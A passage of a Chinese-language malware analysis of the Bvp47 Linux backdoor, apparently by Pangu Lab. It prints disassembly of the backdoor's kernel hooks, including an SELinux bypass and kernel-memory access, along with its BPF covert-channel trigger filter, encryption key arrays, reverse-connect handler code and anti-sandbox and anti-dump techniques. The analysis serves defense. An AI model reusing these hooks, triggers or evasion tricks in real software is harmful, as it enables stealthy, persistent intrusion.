Bvp47 在 Hook 掉__d_lookup 函数后主要用于自身文件的隐藏和触发自删除流程，利用 hook __d_lookup 来校验上层应用是否试图访问 /usr/bin/modload 文件，具体 handle 函数前面部分如下：

```
60                                  pusha
68 84 99 21 CB                      push    offset off_CB219984
E9 51 6A FD FF                      jmp     loc_E0D6FA5C
                                    __d_lookup_0 endp ; sp-analysis failed

                                    loc_E0D6FA5C:

F0 FF 05 5C 69 DD D1                lock inc dword_D1DD695C
6A 00                               push    0
8B 44 24 04                         mov     eax, [esp+4]
8B 58 34                            mov     ebx, [eax+34h]
8B 78 20                            mov     edi, [eax+20h]
8D 40 34                            lea     eax, [eax+34h]
89 44 24 04                         mov     [esp+4], eax
29 FC                               sub     esp, edi

                                    loc_E0D6FA78:
31 C9                               xor     ecx, ecx
39 F9                               cmp     ecx, edi
73 11                               jnb     short loc_E0D6FA8F

                                    loc_E0D6FA7E:
8D 14 3C                            lea     edx, [esp+edi+4+var_4]
8B 54 0A 2C                         mov     edx, [edx+ecx+2Ch]
89 14 0C                            mov     [esp+ecx+4+var_4], edx
83 C1 04                            add     ecx, 4
39 F9                               cmp     ecx, edi
72 EF                               jb      short loc_E0D6FA7E

                                    loc_E0D6FA8F:
8D 34 3C                            lea     esi, [esp+edi+4+var_4]
8B 46 24                            mov     eax, [esi+24h]
8B 4E 20                            mov     ecx, [esi+20h]
8B 56 1C                            mov     edx, [esi+1Ch]
FF 53 FC                            call    dword ptr [ebx-4]
8B 53 EC                            mov     edx, [ebx-14h]
83 FA 03                            cmp     edx, 3
74 3B                               jz      short loc_E0D6FAE1
83 FA 05                            cmp     edx, 5
75 42                               jnz     short loc_E0D6FAED
83 F8 01                            cmp     eax, 1
```

在 handler 函数大量使用即时查找处理函数的技巧：

```
LOAD:080632C0 g_bind_list     Elf32_Bind <offset a0cd063d4, offset serial_bind_0x0cd063d4_freeall, 1, 0, 0>
LOAD:080632C0                                    ; DATA XREF: sub_804C2E0+E7o
LOAD:080632C0                                    ; "0cd063d4"
LOAD:080632D4                 Elf32_Bind <offset a9a98cf3e, offset serial_bind_0x9a98cf3e_, 1, 0, 0> ; "9a98cf3e"
LOAD:080632E8                 Elf32_Bind <offset a29b5e7f0, offset serial_bind_0x29b5e7f0_, 1, 0, 0> ; "29b5e7f0"
LOAD:080632FC                 Elf32_Bind <offset a97413c51, offset serial_bind_0x97413c51_getpayload, 1, 0, 0> ; "97413c51"
LOAD:08063310                 Elf32_Bind <offset a3955ced4, offset serial_bind_0x3955ced4_, 1, 0, 0> ; "3955ced4"
LOAD:08063324                 Elf32_Bind <offset a278dec7a, offset serial_bind_0x278dec7a_parsePayload, 1, 0, 0> ; "278dec7a"
LOAD:08063338                 Elf32_Bind <offset ad1eb34ee, offset serial_bind_0xd1eb34ee_decode, 1, 0, 0> ; "d1eb34ee"
LOAD:0806334C                 Elf32_Bind <offset a191ea6d2, offset serial_bind_0x191ea6d2_, 1, 0, 0> ; "191ea6d2"
LOAD:08063360                 Elf32_Bind <offset a4b6c29bf, offset serial_bind_0x4b6c29bf_, 1, 0, 0> ; "4b6c29bf"
LOAD:08063374                 Elf32_Bind <offset a78f2b4b4, offset serial_bind_0x78f2b4b4_, 1, 0, 0> ; "78f2b4b4"
LOAD:08063388                 Elf32_Bind <offset a1e30bd94, offset serial_bind_0x1e30bd94_encode, 1, 0, 0> ; "1e30bd94"
LOAD:0806339C                 Elf32_Bind <offset ada78b246, offset serial_bind_0xda78b246_channel, 1, 0, 0> ; "da78b246"
LOAD:080633B0                 Elf32_Bind <offset a8bdfc33f, offset serial_bind_0x8bdfc33f_channel, 1, 0, 0> ; "8bdfc33f"
LOAD:080633C4                 Elf32_Bind <offset a1a7a7356, offset serial_bind_0x1a7a7356_ioctl, 1, 0, 0> ; "1a7a7356"
LOAD:080633D8                 Elf32_Bind <offset a8c27e8f7, offset serial_bind_0x8c27e8f7_, 1, 0, 0> ; "8c27e8f7"
LOAD:080633EC                 Elf32_Bind <offset a92e5c0d8, offset serial_bind_0x92e5c0d8_, 1, 0, 0> ; "92e5c0d8"
LOAD:08063400                 Elf32_Bind <offset a2cd7cd5e, offset serial_bind_0x2cd7cd5e_, 1, 0, 0> ; "2cd7cd5e"
LOAD:08063414                 Elf32_Bind <offset a1bd919bb, offset serial_bind_0x1bd919bb_, 1, 0, 0> ; "1bd919bb"
LOAD:08063428                 Elf32_Bind <offset ad0c6bfeb, offset serial_bind_0xd0c6bfeb_, 1, 0, 0> ; "d0c6bfeb"
LOAD:0806343C                 Elf32_Bind <offset a90bff64c, offset serial_bind_0x90bff64c_, 1, 0, 0> ; "90bff64c"
LOAD:08063450                 Elf32_Bind <offset a531ab53f, offset serial_bind_0x531ab53f_got, 1, 0, 0> ; "531ab53f"
LOAD:08063464                 Elf32_Bind <offset ac949df79, offset serial_bind_0xc949df79_, 1, 0, 0> ; "c949df79"
LOAD:08063478                 Elf32_Bind <offset a3bcaaa8c, offset serial_bind_0x3bcaaa8c_, 1, 0, 0> ; "3bcaaa8c"
LOAD:0806348C                 Elf32_Bind <offset a19282364, offset serial_bind_0x19282364_, 1, 0, 0> ; "19282364"
LOAD:080634A0                 Elf32_Bind <offset aad776cf9, offset serial_bind_0xad776cf9_, 1, 0, 0> ; "ad776cf9"
LOAD:080634B4                 Elf32_Bind <offset a0e56f7ab, offset serial_bind_0x0e56f7ab_, 1, 0, 0> ; "0e56f7ab"
LOAD:080634C8                 Elf32_Bind <offset ab219d9e5, offset serial_bind_0xb219d9e5_, 1, 0, 0> ; "b219d9e5"
LOAD:080634DC                 Elf32_Bind <offset a68cab24f, offset serial_bind_0x68cab24f_, 1, 0, 0> ; "68cab24f"
```

例 2： devmem_is_allowed 函数具体的 hook 前后对比：

```
                                    devmem_is_allowed proc near

                                    var_14= dword ptr -14h

55                                  push    ebp
57                                  push    edi
56                                  push    esi
89 C6                               mov     esi, eax
81 FE 00 01 00 00                   cmp     esi, 100h
53                                  push    ebx
51                                  push    ecx
B8 01 00 00 00                      mov     eax, 1
76 6A                               jbe     short loc_C011CCD6
A1 00 54 40 C0                      mov     eax, dword_C0405400
31 ED                               xor     ebp, ebp
39 C5                               cmp     ebp, eax
89 04 24                            mov     [esp+14h+var_14], eax
7D 53                               jge     short loc_C011CCCD
31 FF                               xor     edi, edi
```

Hook devmem_is_allowed 后，用户态的 Bvp47 就可以任意读写内核空间了。

```
                                    devmem_is_allowed proc near

                                    var_14= dword ptr -14h

55                                  push    ebp
57                                  push    edi
56                                  push    esi
89 C6                               mov     esi, eax
81 FE FF FF FF FF                   cmp     esi, 0FFFFFFFFh
53                                  push    ebx
51                                  push    ecx
B8 01 00 00 00                      mov     eax, 1
76 6A                               jbe     short loc_C011CCD6
A1 00 54 40 C0                      mov     eax, dword_C0405400
31 ED                               xor     ebp, ebp
39 C5                               cmp     ebp, eax
89 04 24                            mov     [esp+14h+var_14], eax
7D 53                               jge     short loc_C011CCCD
31 FF                               xor     edi, edi
```

例 3： avc_has_perm 函数具体的 hook 前后对比：

```
                                avc_has_perm proc near

                                var_30= byte ptr -30h
                                arg_0= dword ptr  4
                                arg_4= dword ptr  8

55                              push    ebp
89 D5                           mov     ebp, edx
57                              push    edi
56                              push    esi
89 C6                           mov     esi, eax
53                              push    ebx
83 EC 20                        sub     esp, 20h
0F B7 D9                        movzx   ebx, cx
8D 44 24 00                     lea     eax, [esp+30h+var_30]
89 D9                           mov     ecx, ebx
50                              push    eax
89 F0                           mov     eax, esi
FF 74 24 38                     push    [esp+34h+arg_0]
E8 06 FF FF FF                  call    near ptr avc_has_perm_noaudit
FF 74 24 40                     push    [esp+38h+arg_4]
89 C7                           mov     edi, eax
89 D9                           mov     ecx, ebx
89 EA                           mov     edx, ebp
50                              push    eax
8D 44 24 10                     lea     eax, [esp+40h+var_30]
50                              push    eax
89 F0                           mov     eax, esi
FF 74 24 48                     push    [esp+44h+arg_0]
E8 F8 EE FF FF                  call    near ptr avc_audit
83 C4 38                        add     esp, 38h
89 F8                           mov     eax, edi
5B                              pop     ebx
5E                              pop     esi
5F                              pop     edi
```

Bvp47 通过内部 inline hook avc_has_perm 后，就可以直接绕过 SeLinux的限制进行任意操作。

```
                                avc_has_perm proc near

                                var_30= byte ptr -30h
                                arg_0= dword ptr  4
                                arg_4= dword ptr  8

55                              push    ebp
89 D5                           mov     ebp, edx
57                              push    edi
56                              push    esi
89 C6                           mov     esi, eax
53                              push    ebx
83 EC 20                        sub     esp, 20h
0F B7 D9                        movzx   ebx, cx
8D 44 24 00                     lea     eax, [esp+30h+var_30]
89 D9                           mov     ecx, ebx
50                              push    eax
89 F0                           mov     eax, esi
FF 74 24 38                     push    [esp+34h+arg_0]
E8 06 FF FF FF                  call    near ptr avc_has_perm_noaudit
FF 74 24 40                     push    [esp+38h+arg_4]
89 C7                           mov     edi, eax
89 D9                           mov     ecx, ebx
89 EA                           mov     edx, ebp
50                              push    eax
8D 44 24 10                     lea     eax, [esp+40h+var_30]
50                              push    eax
89 F0                           mov     eax, esi
FF 74 24 48                     push    [esp+44h+arg_0]
E8 E4 FF C1 20                  call    near ptr unk_E0DF1000
83 C4 38                        add     esp, 38h
89 F8                           mov     eax, edi
5B                              pop     ebx
```

例 4： sys_read 函数具体的 hook 前后对比：

```
                                    sys_read proc near

                                    var_14= dword ptr -14h
                                    var_10= dword ptr -10h
                                    var_C= dword ptr -0Ch
                                    arg_0= dword ptr  4
                                    arg_4= dword ptr  8
                                    arg_8= dword ptr  0Ch

56                                  push    esi
BE F7 FF FF FF                      mov     esi, 0FFFFFFF7h
53                                  push    ebx
83 EC 0C                            sub     esp, 0Ch
8B 44 24 18                         mov     eax, [esp+14h+arg_0]
8D 54 24 08                         lea     edx, [esp+14h+var_C]
E8 B5 0D 00 00                      call    near ptr fget_light
85 C0                               test    eax, eax
89 C3                               mov     ebx, eax
74 3D                               jz      short loc_C016C5A6
8B 40 24                            mov     eax, [eax+24h]
8B 53 28                            mov     edx, [ebx+28h]
89 04 24                            mov     [esp+14h+var_14], eax
89 E0                               mov     eax, esp
89 54 24 04                         mov     [esp+14h+var_10], edx
50                                  push    eax
8B 54 24 20                         mov     edx, [esp+18h+arg_4]
89 D8                               mov     eax, ebx
```


Bvp47 会在 sys_read 中对读取操作进行过滤。

```
                                    sys_read:

E9 AF EA CD 20                      jmp     loc_E0E4B000
                                    ; ---------------------------------
FF                                  db 0FFh
                                    ; ---------------------------------
53                                  push    ebx
83 EC 0C                            sub     esp, 0Ch
8B 44 24 18                         mov     eax, [esp+18h]
8D 54 24 08                         lea     edx, [esp+8]
E8 B5 0D 00 00                      call    near ptr fget_light
85 C0                               test    eax, eax
89 C3                               mov     ebx, eax
74 3D                               jz      short loc_C016C5A6
8B 40 24                            mov     eax, [eax+24h]
8B 53 28                            mov     edx, [ebx+28h]
89 04 24                            mov     [esp], eax
89 E0                               mov     eax, esp
89 54 24 04                         mov     [esp+4], edx
50                                  push    eax
8B 54 24 20                         mov     edx, [esp+20h]
89 D8                               mov     eax, ebx
8B 4C 24 24                         mov     ecx, [esp+24h]
E8 35 FD FF FF                      call    near ptr vfs_read
89 C6                               mov     esi, eax
```

内核模块防检测

Bvp47 会通过修改内核模块 elf 文件的前四个字节，达到躲避内存搜索 elf 的目的，并通过自己的 lkm loader 进行加载。



BPF 隐蔽信道


BPF（Berkeley Packet Filter）是 Linux 内核中用来过滤自定义格式数据包的内核引擎，它可以提供一套规定的语言供用户层的普通进程来过滤指定数据包。

Bvp47 直接利用 BPF 的这个特性作为隐蔽信道环节中在 Linux 内核层面的高级技巧，避免直接的内核网络协议栈 hook 被追踪者检测出来。


具体的 BPF 汇编如下，只有满足这部分规则的 SYN 数据包(还包括UDP包)才会进入下一个加解密流程进行处理：

```
l0:     ld #len
l1:     sub #6
l2:     tax
l3:     ldh [x+0]
l4:     or #0xe6cf
l5:     st M[4]
l6:     ldh [x+0]
l7:     and #0xe6cf
l8:     neg
l9:     sub #1
l10:    tax
l11:    ld M[4]
l12:    and x
l13:    tax
l14:    st M[4]
l15:    ld #len
l16:    sub x
l17:    tax
l18:    ldh [x+0]
l19:    st M[6]
l20:    ldx M[4]
l21:    ldb [23]
l22:    jeq #0x6, l23, l28
l23:    ldb [46]
l24:    rsh #2
l25:    sub #20
l26:    add x
l27:    tax
l28:    ldh [x+14]
l29:    st M[8]
l30:    ld #len
l31:    sub #2
l32:    tax
l33:    ldh [x+0]
l34:    or #0x9d6a
l35:    st M[4]
l36:    ldh [x+0]
l37:    and #0x9d6a
l38:    neg
l39:    sub #1
l40:    tax
l41:    ld M[4]
l42:    and x
l43:    tax
l44:    ld M[8]
l45:    jeq x, l48, l46
l46:    ld M[6]
l47:    jeq x, l48, l49
l48:    ret #0xffff
l49:    ret #0
```

常见BPF Trigger数据包为TCP包，并且TCP包携带数据总大小为0x88字节，Trigger Packege字段大小结构如图：



字段结构图：



- 红色部分，数据长度0x0088异或0xE6CF；
- 绿色部分，解密后数据的实际长度；
- 深蓝部分，紫色Random与0x9D6A异或；

信道加密与解密

Bvp47 在隐蔽信道和后续的反弹连接动作中都使用了非对称算法 RSA 和RC-X 算法作为通信链路安全的保障，中间计算会涉及到收发包的时间，长度等因子影响，其中部分密钥对如下：

```
//suctionchar_agent
//0x0E encode
uint32_t enckey1[] =
{
    0x73189CB7, 0x1B1984F0, 0x90E0E309, 0xC1DADCF1, 0xF231C54A, 0x1E02A8E6, 0xD48F0B8D, 0x45377F05,
    0x63FE8641, 0x760FEEF1, 0xEA96A8E3, 0x37AD2C82, 0x62B56280, 0x8E388BFA, 0x164FB485, 0x1DCF1154,
    0xDDBCEA61, 0xB6E8DF08, 0x801A49FD, 0x6B24EC5C, 0xD1D668D2, 0xE3FBAE8D, 0x93CC9BC6, 0x068C9AA7,
    0xB8BC4904, 0xF32A00DF, 0xE996238E, 0xD900FD44, 0x2E913452, 0xD7AB0DB1, 0xA10D62DF, 0x428A6E35,
    0x00000003, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0xC49BABD4, 0xF4AF3ACA, 0xE753EC63, 0xF28C83A2, 0xD69DE05C, 0x5BE847FB, 0x45B8CD29, 0x5C162ED2,
    0x7C78C49E, 0xA9E0EB74, 0x54B8B206, 0xB8F76E5A, 0x521EB00D, 0xE58529C3, 0x15453B25, 0x1E509657,
    0xF8603ABB, 0x97870DF9, 0x034ADC57, 0x4B0CB5B6, 0x26B21D16, 0x8188267F, 0x9D21CAD5, 0xF8D4BED8,
    0xCD0AD287, 0xB5BCDA30, 0xA345600C, 0x3C8352B5, 0x7BC818DE, 0xD7BE4EC5, 0xC32D9665, 0xD8E67B27,
    0x00000003,
};

uint32_t deckey1[] =
{
    0x73189CB7, 0x1B1984F0, 0x90E0E309, 0xC1DADCF1, 0xF231C54A, 0x1E02A8E6, 0xD48F0B8D, 0x45377F05,
    0x63FE8641, 0x760FEEF1, 0xEA96A8E3, 0x37AD2C82, 0x62B56280, 0x8E388BFA, 0x164FB485, 0x1DCF1154,
    0xDDBCEA61, 0xB6E8DF08, 0x801A49FD, 0x6B24EC5C, 0xD1D668D2, 0xE3FBAE8D, 0x93CC9BC6, 0x068C9AA7,
    0xB8BC4904, 0xF32A00DF, 0xE996238E, 0xD900FD44, 0x2E913452, 0xD7AB0DB1, 0xA10D62DF, 0x428A6E35,
    0x601A385B, 0xB27028D1, 0x44F6580C, 0x0A107E4C, 0x57ADD67A, 0x72257873, 0xDC41B5A8, 0xCA8C5E58,
    0xE1D2AD58, 0xB55D55E8, 0xD9DA927E, 0x90BEF9B6, 0xEF7A4B8F, 0xD345B22E, 0x7E7EF153, 0x91A4B83C,
    0x93D346EA, 0x79F094B0, 0x5566DBFE, 0x476DF2E8, 0x368EF08C, 0x97FD1F09, 0x0D331284, 0x59B311C5,
    0x7B2830AD, 0xF77155EA, 0x9BB96D09, 0xE600A8D8, 0xC9B622E1, 0x3A720920, 0x1608EC95, 0x2C5C4979,
    0xC49BABD4, 0xF4AF3ACA, 0xE753EC63, 0xF28C83A2, 0xD69DE05C, 0x5BE847FB, 0x45B8CD29, 0x5C162ED2,
    0x7C78C49E, 0xA9E0EB74, 0x54B8B206, 0xB8F76E5A, 0x521EB00D, 0xE58529C3, 0x15453B25, 0x1E509657,
    0xF8603ABB, 0x97870DF9, 0x034ADC57, 0x4B0CB5B6, 0x26B21D16, 0x8188267F, 0x9D21CAD5, 0xF8D4BED8,
    0xCD0AD287, 0xB5BCDA30, 0xA345600C, 0x3C8352B5, 0x7BC818DE, 0xD7BE4EC5, 0xC32D9665, 0xD8E67B27,
};
```

```
uint32_t encode[]=
{
    0xA1E7DF84, 0x9DB7E367, 0xCBB71E9A, 0x8F401EEF, 0xC182F24D, 0xB9DDE23F, 0x6A8C2C22, 0xDCE15D45,
    0xB62B6828, 0x4257B1DE, 0xA6B29DF0, 0xBC300E7B, 0xDEC114A9, 0xC2BC973B, 0x55162A69, 0x9470E340,
    0x80916980, 0x421CD4C5, 0x19BF6D8E, 0x5B37282A, 0x1C823E9E, 0xE04230D4, 0x2B6DC0B0, 0x3B6A8AB7,
    0xBBD717D7, 0xD6AAE455, 0x5EFD3EF9, 0x9A75EAD4, 0xB32285DD, 0xC47F2BD5, 0xCB8272C8, 0xEF139CDC,

    0x82E466E5, 0x60E7EC9B, 0xC39C227A, 0xA2E47FB9, 0x053BB5FE, 0xF796BAB5, 0xE168D41B, 0x8E75E77A,
    0xBAD412A7, 0x3A5F29D0, 0x109EA233, 0x0BFFAB63, 0x24C7D0F2, 0x623C8CF2, 0x9072ECCA, 0xAC873365,
    0xF66A5059, 0x7773FF7E, 0x0342F936, 0xAB14ADF7, 0x385B200E, 0x0400A6D4, 0xC96EB643, 0xFD112657,
    0xE607A3B8, 0x2C242096, 0x723E5090, 0xB3392B3B, 0xFD1E9638, 0x244DEBA0, 0x27E9BBBD, 0x84601EE7,

}

uint32_t decode[]=
{
    0xA1E7DF84, 0x9DB7E367, 0xCBB71E9A, 0x8F401EEF, 0xC182F24D, 0xB9DDE23F, 0x6A8C2C22, 0xDCE15D45,
    0xB62B6828, 0x4257B1DE, 0xA6B29DF0, 0xBC300E7B, 0xDEC114A9, 0xC2BC973B, 0x55162A69, 0x9470E340,
    0x80916980, 0x421CD4C5, 0x19BF6D8E, 0x5B37282A, 0x1C823E9E, 0xE04230D4, 0x2B6DC0B0, 0x3B6A8AB7,
    0xBBD717D7, 0xD6AAE455, 0x5EFD3EF9, 0x9A75EAD4, 0xB32285DD, 0xC47F2BD5, 0xCB8272C8, 0xEF139CDC,

    0x82E466E5, 0x60E7EC9B, 0xC39C227A, 0xA2E47FB9, 0x053BB5FE, 0xF796BAB5, 0xE168D41B, 0x8E75E77A,
    0xBAD412A7, 0x3A5F29D0, 0x109EA233, 0x0BFFAB63, 0x24C7D0F2, 0x623C8CF2, 0x9072ECCA, 0xAC873365,
    0xF66A5059, 0x7773FF7E, 0x0342F936, 0xAB14ADF7, 0x385B200E, 0x0400A6D4, 0xC96EB643, 0xFD112657,
    0xE607A3B8, 0x2C242096, 0x723E5090, 0xB3392B3B, 0xFD1E9638, 0x244DEBA0, 0x27E9BBBD, 0x84601EE7,

    0xBBA47973, 0x841301DD, 0xEFAE93F6, 0x986579A3, 0xEB1EE149, 0x5E2253C6, 0xC082D686, 0x721E1FEB,
    0xA58539F1, 0x5A91EED6, 0xB3546FD3, 0x607BB0BC, 0x1E268137, 0xFE846B1C, 0x0599072D, 0xA612CF52,
    0xA446E03A, 0x4FA2AA54, 0x022CA624, 0x1CB873FA, 0x2592155F, 0x58006F38, 0x8649CED7, 0x5360C43A,
    0xEEAFC27B, 0xC81815B9, 0x4C298B0A, 0x22261CD2, 0x5369B97B, 0x1833F26B, 0x1A9BD27E, 0x5840149A,
}
```

在后续接到反弹命令后，Bvp47 会进入接收反弹包解密流程：

```
.text:080007BA 8D 45 D8                    lea     eax, [ebp+s]
.text:080007BD 89 44 24 0C                 mov     [esp+0Ch], eax  ; info
.text:080007C1 8B 46 08                    mov     eax, [esi+pcap_pkthdr.caplen]
.text:080007C4 89 3C 24                    mov     [esp], edi      ; pkt_data
.text:080007C7 89 44 24 04                 mov     [esp+4], eax    ; pkt_len
.text:080007CB E8 20 2B 00 00              call    sec_decode_packet
.text:080007D0 85 C0                       test    eax, eax
.text:080007D2 75 0D                       jnz     short loc_80007E1
.text:080007D4 8B 45 D8                    mov     eax, [ebp+s]
.text:080007D7 83 F8 01                    cmp     eax, 1
.text:080007DA 74 22                       jz      short loc_80007FE
.text:080007DC 83 F8 04                    cmp     eax, 4
.text:080007DF 74 30                       jz      short loc_8000811
.text:080007E1
.text:080007E1                 loc_80007E1:                            ; CODE XREF: sec_f_6a42f4c9_process+D2↑j
.text:080007E1 C7 45 D4 FF FF FF FF        mov     [ebp+var_2C], 0FFFFFFFFh
.text:080007E8 E9 3B FF FF FF              jmp     loc_8000728
.text:080007ED                 ; ---------------------------------------------------------------------------
.text:080007ED
.text:080007ED                 loc_80007ED:                            ; CODE XREF: sec_f_6a42f4c9_process+80↑j
.text:080007ED C7 04 24 02 00 00 00        mov     dword ptr [esp], 2
.text:080007F4 8D 44 3B 10                 lea     eax, [ebx+edi+10h]
.text:080007F8 89 44 24 04                 mov     [esp+4], eax
.text:080007FC EB A4                       jmp     short loc_80007A2
.text:080007FE                 ; ---------------------------------------------------------------------------
.text:080007FE
.text:080007FE                 loc_80007FE:                            ; CODE XREF: sec_f_6a42f4c9_process+DA↑j
.text:080007FE 8D 45 D8                    lea     eax, [ebp+s]
.text:08000801 89 04 24                    mov     [esp], eax
.text:08000804 E8 07 02 00 00              call    aeba335b_send_email
.text:08000809 89 45 D4                    mov     [ebp+var_2C], eax
.text:0800080C E9 17 FF FF FF              jmp     loc_8000728
.text:08000811                 ; ---------------------------------------------------------------------------
.text:08000811
.text:08000811                 loc_8000811:                            ; CODE XREF: sec_f_6a42f4c9_process+DF↑j
.text:08000811 8D 45 D8                    lea     eax, [ebp+s]
.text:08000814 89 04 24                    mov     [esp], eax
.text:08000817 E8 14 00 00 00              call    _72cf5a31_connect_remote
.text:0800081C 89 45 D4                    mov     [ebp+var_2C], eax
.text:0800081F E9 04 FF FF FF              jmp     loc_8000728
.text:0800081F                 sec_f_6a42f4c9_process endp
```

运行环境检测

Bvp47 为了更好的保护自身，作了一系列的运行环境的检测，防止样本被获取后直接被追踪者进行动态分析。在 payload 第一个区块解密后会得到 32 位无符号整形值，该值主要用来作 checksum 来对运行环境进行校验。具体校验方法如下：

1. Loader 执行 statvsf(“/”，&stats);
2. 获取操作 1 执行结果中的 blocks 和 files；

```
00000000 statvfs         struc ; (sizeof=0x48, align=0x4
00000000 f_bsize         dd ?
00000004 f_frsize        dd ?
00000008 f_blocks        dd ?
0000000C f_bfree         dd ?
00000010 f_bavail        dd ?
00000014 f_files         dd ?
00000018 f_ffree         dd ?
0000001C f_favail        dd ?
00000020 f_fsid          dd ?
00000024 __f_unused      dd ?
00000028 f_flag          dd ?
0000002C f_namemax       dd ?
00000030 __f_spare       dd 6 dup(?)
00000048 statvfs         ends
```

3. 进行 blocks ^ files == checksum ? 结果比较，满足相等则判断为当前环境符合运行；

其它技术特点

1. **利用setrlimit api来设置core dump文件（内核转存文件）大小0，防止样本提取；**

2. **argv[0]与lstat结合的反沙箱技术；**

   不受信任的程序往往由沙箱运行并监测行为。程序运行时往往并没有真正落地，也就时说此时的argv[0]所指路径并不是程序的真正路径。程序通过syscall调用lstat，以求绕过SandboxRing3的Hook，查看argv[0]所指的文件是否真实存在。

3. **mkstmp 反沙箱技术**

   mkstmp时用来在Linux /tmp目录下生成临时文件的Api。（猜测时由于当时沙箱并没有对这个Api提供支持，或者沙箱策略禁用了mkstmp。因此可以用mkstmp调用是否成功来识别沙箱）。

4. **/boot 反沙箱技术**

   沙箱中的/boot目录下的文件往往只有2个一个文件/boot/.另一个/boot/..。所以只要打开/boot目录统计/boot目录下的文件个数，往往可以识别沙箱。（Windows上会通过TEMP目录下的临时文件数）。

5. **Aip Flooting 与 延迟执行**

   任何沙箱只会为每个样本分配有限的时间。因此调用大量合法Api，以达到延迟执行，用以躲过沙箱的起爆分析。

7. 总结

作为一个高级攻击工具， Bvp47 让世人见识到了它的复杂性，针对性和前瞻性，让人震惊的是在分析之后认识到它存在的时间可能已经长达十几年之久。通过 The Shadow Brokers Leaks和NSA ANT catalog渠道了解到的信息，它背后的工程基本涉及*nix全平台，它所应用的高级 SYNKnock 隐蔽信道技术从Cisco 平台、Solaris、AIX、SUN，再到 Windows 平台都可能涉及。

到底是什么样的力量在驱动着它的发展？或许可以从多个受害单位人得到部分得答案，这些单位普遍来自于国家要害部门。

盘古实验室作为一支坚持高精尖技术驱动的网络安全团队，很清醒的认识到世界超一流 APT 组织在攻击技术上的强大能力，唯有保持在信息安全攻防前沿技术的积极探索和重要事件的持续跟进，与全球产业界协同防御，才有可能在未来的网络对抗中保护用户。

8. 参考资源

